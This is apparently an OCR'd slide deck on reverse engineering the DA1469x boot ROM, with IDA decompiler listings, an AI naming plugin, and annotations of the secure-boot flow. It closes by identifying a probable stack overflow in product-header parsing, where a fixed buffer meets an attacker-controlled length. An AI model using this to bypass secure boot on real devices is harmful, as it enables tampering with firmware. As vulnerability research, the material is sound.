  UART_UART_LCR_REG = v1 | 0x80;
  UART_UART_DLF_REG = (unsigned __int8)result;
  UART_UART_RBR_THR_DLL_REG = BYTE1(result);
  UART_UART_IER_DLH_REG = BYTE2(result);
  UART_UART_LCR_REG = 3;
  UART_UART_IIR_FCR_REG = 7;
  UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
  return result;
}
```

000026A6 sub_264C:14 (26A6) (Synchronized with IDA View-A, IDA View-B)

aiDAPal Results

aiDAPal Function Name

☑ configureUartRegisters

aiDAPal Comment

☑ This function configures various UART registers with the provided input value. It sets specific bits in the Software Reset Register, Line Control Register, Divisor Latch Fraction Register, Receive Buffer Register Threshold, Interrupt Enable Register, and Interrupt Identification Register/FIFO Control Register based on the input value.

aiDAPal Variables


☑ result inputValue ☑ v1 previousLcrValue

Accept


Cancel

https://github.com/atredispartners/aidapal


NAVIGATION SYSTEM



REN_da1469x_3v3_DST_20220421.pdf




```
39  sub_1544(v0);
40  v3 = CRG_TOP_PMU_CTRL_REG;
41  CRG_TOP_PMU_CTRL_REG = v3 & 0xFFFFFFFB;
42  do
43    v4 = CRG_TOP_SYS_STAT_REG;
44  while ( (v4 & 0x200) == 0 );
45  v5 = CRG_TOP_POWER_CTRL_REG;
46  CRG_TOP_POWER_CTRL_REG = v5 & 0xFF8FFFFF | 0x400000;
47  CRG_TOP_POWER_CTRL_REG = v5 & 0xFF8FFF7F | 0x400080;
48  v6 = CRG_TOP_PMU_CTRL_REG;
49  CRG_TOP_PMU_CTRL_REG = v6 & 0xFFFFFFFE;
50  do
51    v7 = CRG_TOP_SYS_STAT_REG;
52  while ( (v7 & 8) == 0 );
53  v8 = sub_1CAC(1);
54  v9 = sub_1DAC(v8);
55  v10 = sub_2052(v9);
56  sub_2086(v10);
57  byte_2003C954 = 1;
58  dword_2003C958 = 0;
59  v11 = CRG_COM_CLK_COM_REG;
60  CRG_COM_CLK_COM_REG = v11 | 1;
61  v12 = UART_reset_and_configure_uart(0x1106);
62  GPIO_P0_09_MODE_REG = 2;
63  GPIO_P0_08_MODE_REG = 1;
64  sub_1544(v12);
65  sub_228(&byte_2003C954);
66  v13 = CRG_TOP_CLK_CTRL_REG;
67  if ( (v13 & 0x4000) == 0 )
68  {
69    v14 = CRG_XTAL_XTAL32M_CTRL1_REG;
70    CRG_XTAL_XTAL32M_CTRL1_REG = v14 | 0x800000;
71  }
```





```
CLK_Enable_RC32M();
CRG_TOP_CLK_AMBA_REG[0] = 0;                // reset peripherals clocking
SYS_WDOG_WATCHDOG_CTRL_REG = 6;             // reset watchdog controller
v0 = CRG_TOP_PMU_CTRL_REG;
CRG_TOP_PMU_CTRL_REG = v0 & 0xFFFFFFF7;     // clear COM_SLEEP [3]
do
  ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
while ( (ptr_sys_stat_reg & 0x800) == 0 );  // spin until peripheral power domain is up [3] PD_PER
GPIO_P0_08_MODE_REG = 0x200;                // open drain input
GPIO_P0_08_MODE_REG = 0x100;                // push-pull,input pullup,
GPIO_P0_08_MODE_REG = 0x200;                // // open drain input
WDOG_feed_ff();
ptr_pmu_ctrl_reg = CRG_TOP_PMU_CTRL_REG;
CRG_TOP_PMU_CTRL_REG = ptr_pmu_ctrl_reg & 0xFFFFFFFB;// clear TIM_SLEEP timers sleep [2]
do
  ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
while ( (ptr_sys_stat_reg_ & 0x200) == 0 );  // spin until the timer power domain is up
ptr_power_ctrl_reg = CRG_TOP_POWER_CTRL_REG;
CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFFFF | 0x400000;
CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F | 0x400080;
ptr_pmu_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
CRG_TOP_PMU_CTRL_REG = ptr_pmu_ctrl_reg_ & 0xFFFFFFFE;
do
  ptr_sys_stat_reg__ = CRG_TOP_SYS_STAT_REG;
while ( (ptr_sys_stat_reg__ & 8) == 0 );
OTPC_enable_clock_and_reset(1);
OTPC_set_read_mode();
QSPIC_set_manual_mode();
QSPIC_Software_Reset_peripheral();          // reset the qspi device
LOBYTE(configuration_script) = 1;
dword_2003C950 = 0;
ptr_clk_com_reg = CRG_COM_CLK_COM_REG;
CRG_COM_CLK_COM_REG = ptr_clk_com_reg | 1;  // enable UART clock
UART_reset_and_configure_uart(0x1106);      // reset and configure uart
GPIO_P0_09_MODE_REG = 2;                    // configure GPIO P0_09 function 0x2 - UART_tx
GPIO_P0_08_MODE_REG = 1;                    // configure GPIO P0_08 function 0x1 - Uart_rx
WDOG_feed_ff();
ConfigurationScript_Read((struct_configuration_script_ptr *)&configuration_script);// read the configuration scrpt from flash or qspi to address 0x2003c954
clk_ctrl_reg = CRG_TOP_CLK_CTRL_REG;
if ( (clk_ctrl_reg & 0x4000) == 0 )         // check if we are using XTAL32M clock
{
  ptr_xtal32_ctrl1_reg = CRG_XTAL_XTAL32M_CTRL1_REG;
  CRG_XTAL_XTAL32M_CTRL1_REG = ptr_xtal32_ctrl1_reg | 0x800000;// Enable xtal (startup) or enable xtal block (software 0x0 ABLE control mode) - testing only, to enable xtal, use PDC.
}
BYTE1(xtal32m_ready_flag) = 0;              // believe this is waiting for the xtal32m to become ready and settled
TIMER_CTRL_timer_mode_set_c80(0x14);
while ( (unsigned __int8)xtal32m_ready_flag != 1 )
  ;
TIMER_CTRL_timer_mode_set_c80(0x64);
do
{
  ptr_xtal32_stat_reg = CRG_XTAL_XTAL32M_STAT1_REG;
  if ( (ptr_xtal32_stat_reg & 0x200) != 0 )
  {
    ptr_xtal32_stat1_reg = CRG_XTAL_XTAL32M_STAT1_REG;
    if ( (ptr_xtal32_stat1_reg & 0x400) != 0 )
      break;
  }
}
while ( (unsigned __int8)xtal32m_ready_flag != 1 );
if ( (unsigned __int8)xtal32m_ready_flag != 1 )
{
  BYTE1(xtal32m_ready_flag) = 1;
  TIMER_CTRL_enable_and_clear();
  TIMER_CTRL_timer_mode_set_c80(20);
  while ( (unsigned __int8)xtal32m_ready_flag != 1 )
    ;
  ptr_xtal32_ctrl0_reg = CRG_XTAL_XTAL32M_CTRL0_REG;
  CRG_XTAL_XTAL32M_CTRL0_REG = ptr_xtal32_ctrl0_reg | 0x40000000;//  enable DXTAL for the system PLL.
}
do
{
  if ( (_BYTE)configuration_script )        // if we have a configuration script
  {
    WDOG_feed_ff();
    ptr_sys_ctrl_reg = CRG_TOP_SYS_CTRL_REG;
    CRG_TOP_SYS_CTRL_REG = ptr_sys_ctrl_reg | 0x80;// enable debugger
    if ( BYTE1(xtal32m_ready_flag) )
      CLK_Set_source_xtal32m();
    get_fw_ack = UART_Get_FW((int)&configuration_script);
    CLK_Enable_RC32M();
    if ( get_fw_ack )
      RESET_to_REMAP_ADR_val(3u);           // SW_Reset to RAM - boot uart fw
  }
  QSPI_Read_Product_Headers((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
}
while ( BYTE1(configuration_script) != 1 );
WDOG_feed_ff();
if ( check_current_fw_addr_and_update_addr(product_img_offsets) )// differing offsets mean we have an update, enter
{
  if ( !SECUREBOOT_check_and_validate(
          product_img_offsets[1],
          (FW_ImageHeader *)&dword_2003C950,
          (int)product_img_offsets,
          (struct_configuration_script_ptr *)&configuration_script) )// / returns 1 if secure boot is not enabled
  {
    QSPI_process_product_update((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);// replace both of the product headers with the new one
    WDOG_Pet_1c34();
  }
}                                           // no update path
                                            // this returns 0 from [8] offset check
                                            //   if ( !(*qspi_data_value_ptr)[8] )
                                            //     return 0;
else if ( !SECUREBOOT_check_and_validate(
            product_img_offsets[0],
            (FW_ImageHeader *)&dword_2003C950,
            (int)product_img_offsets,
            (struct_configuration_script_ptr *)&configuration_script) )// returns 1 if secure boot is not enabled
{
  WDOG_Pet_1c34();                          // we hit this
}
SECUREBOOT_CHECK_key_revocation(dword_2003C950);
sub_A6E((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
WDOG_feed_ff();
if ( !SECUREBOOT_CHECK_setup_QSPIC_CTR_195C(
       (struct_configuration_script_ptr *)&configuration_script,
       product_img_offsets) )
  WDOG_Pet_1c34();
OTPC_standby();
Cache_setup_qspi_cache(dword_2003C950, product_img_offsets);
write_to_sysram(dword_2003C950, product_img_offsets);
return RESET_to_REMAP_ADR_val(2u);          // SW Reset to QSPI Flash
}
```

BUGS


Secureboot pain point - writable areas

Flash format defines these

Firmware Image



PRODUCT HEADER VALIDATION



Seems ok.

PRODUCT HEADER ~~VALIDATION~~

Nope.

```
void __fastcall QSPI_Read_Product_Headers(struct_configuration_script_ptr *configuration_script_ptr, char *img_offset)
{
  char backup_product_header_buff[258]; // <----- FIXED BUFFER
  __int16 flash_cfg_len; // 2-byte size
  char product_header_id[4];
  unsigned __int16 product_header_length; // 2-byte size
  char is_valid; //
```

backup_product_header_buff[258] - fixed length value

product_header_length - user controlled 2-byte value in the Product Header (Length of Flash Config Section)

